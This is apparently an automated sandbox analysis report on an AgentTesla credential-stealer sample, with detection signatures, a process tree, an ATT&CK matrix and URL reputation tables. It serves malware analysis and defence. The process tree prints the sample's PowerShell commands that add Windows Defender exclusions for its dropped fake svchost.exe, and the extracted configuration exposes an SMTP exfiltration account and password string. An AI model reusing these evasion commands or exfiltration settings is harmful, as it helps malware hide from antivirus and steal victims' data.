ID: 383942
Sample Name: qINcOlwRud.exe
Cookbook: default.jbs
Time: 12:49:31
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report qINcOlwRud.exe

Overview


General Information

Sample Name:	qINcOlwRud.exe
Analysis ID:	383942
MD5:	d6b29add344d22..
SHA1:	fdb44b36f8c31a6..
SHA256:	552a8d763c86bb..
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Adds a directory exclusion to Windo…
- Changes security center settings (no…
- Drops PE files with benign system n…
- Hides threads from debuggers
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Tries to delay execution (extensive O…
- Binary contains a suspicious time st…

Classification



Startup

- **System is w10x64**
- qINcOlwRud.exe (PID: 5476 cmdline: 'C:\Users\user\Desktop\qINcOlwRud.exe' MD5: D6B29ADD344D2284845F133B8505126E)
  - powershell.exe (PID: 908 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 160 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 1364 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\qINcOlwRud.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 3288 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 3880 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5772 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 5972 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5932 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 5756 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - qINcOlwRud.exe (PID: 4456 cmdline: C:\Users\user\Desktop\qINcOlwRud.exe MD5: D6B29ADD344D2284845F133B8505126E)
  - WerFault.exe (PID: 6000 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5476 -s 1936 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 5512 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5820 cmdline: 'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' MD5: D6B29ADD344D2284845F133B8505126E)
  - powershell.exe (PID: 6236 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6256 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6264 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6312 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6320 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 6644 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6652 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 6692 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - svchost.exe (PID: 4468 cmdline: C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe MD5: D6B29ADD344D2284845F133B8505126E)
- svchost.exe (PID: 3776 cmdline: 'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' MD5: D6B29ADD344D2284845F133B8505126E)
  - powershell.exe (PID: 6860 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6892 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6908 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6980 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6988 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 7084 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 4664 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5328 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5868 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5412 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 1320 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2000 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "m4ximilia@yandex.comx103860*&1333smtp.yandex.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.304230234.000000000434C000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.qINcOlwRud.exe.43826f0.7.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.qINcOlwRud.exe.434c6d0.8.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.qINcOlwRud.exe.434c6d0.8.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.qINcOlwRud.exe.43826f0.7.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Persistence and Installation Behavior:

Drops PE files with benign system names

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to delay execution (extensive OutputDebugStringW loop)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:

Yara detected AgentTesla


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Ne Eff
Valid Accounts	Windows Management Instrumentation 2 2 1	Registry Run Keys / Startup Folder 1	Process Injection 1 1	Masquerading 1 1 3	Input Capture 1	Security Software Discovery 3 5 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Ea Ins Ne Co
Default Accounts	Scheduled Task/Job	DLL Side-Loading 1	Registry Run Keys / Startup Folder 1	Disable or Modify Tools 2 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Ex Re Ca
Domain Accounts	At (Linux)	Logon Script (Windows)	DLL Side-Loading 1	Virtualization/Sandbox Evasion 3 6 1	Security Account Manager	Virtualization/Sandbox Evasion 3 6 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Ex Tra Lo
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SM Sw
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Ma De Co
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Timestomp 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jar De Se
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	System Information Discovery 1 2 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Ro Ac


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
qINcOlwRud.exe	22%	Virustotal		Browse
qINcOlwRud.exe	27%	ReversingLabs	ByteCode-MSIL.Trojan.Pwsx	
qINcOlwRud.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files\Common Files\system\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe	100%	Joe Sandbox ML		
C:\Program Files\Common Files\system\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe	27%	ReversingLabs	ByteCode-MSIL.Trojan.Pwsx	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
myliverpoolnews.cf	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
http://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-6C1A7BF393BEFEDE5EF77372F8A536BC.html	4%	Virustotal		Browse
http://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-6C1A7BF393BEFEDE5EF77372F8A536BC.html	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
